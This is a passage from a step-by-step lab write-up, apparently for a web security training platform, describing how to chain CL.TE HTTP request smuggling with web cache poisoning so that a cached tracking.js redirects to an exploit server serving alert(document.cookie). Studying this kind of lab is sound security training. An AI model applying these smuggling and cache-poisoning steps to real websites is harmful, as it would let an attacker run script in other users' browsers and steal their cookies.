

However Transfer-Encoding: chunked with Transfer-Encoding: x works. Sending the request twice solves the lab.
17. Exploiting HTTP request smuggling to perform web cache poisoning
Description:
We need to perform web cache poisoning and execute alert(document.cookie). The lab has a CL.TE vulnerability.
Explanation:

We send the request to the homepage and confirm the CL.TE vulnerability.
We can see that the tracking.js file is getting cached.


Under blog posts, we have a functionality to go to the next blog.

This is the request which gives the redirect to the next page.

When we send this request to repeater and mess with the Host header, we can see that we get an invalid host.
However, when we try to smuggle this request with a modified host header, we can poison the next request to redirect to the modified host.


When we try to send the GET request to the tracking.js file, it is now cached with the response that redirects to the page with modified host.

We will store the alert(document.cookie) in the exploit server’s body with Content-Type header, text/javascript and file endpoint /post.

We will now send the request to poison the cache with the exploit server’s URL. Remember to update the Content-Length in the main request.
We can see that the request is cached and we get a popup when we reload the page.

This lab was a real pain to solve. It just wouldn’t get solved the first few times and I had to re-poison the cache repeatedly.
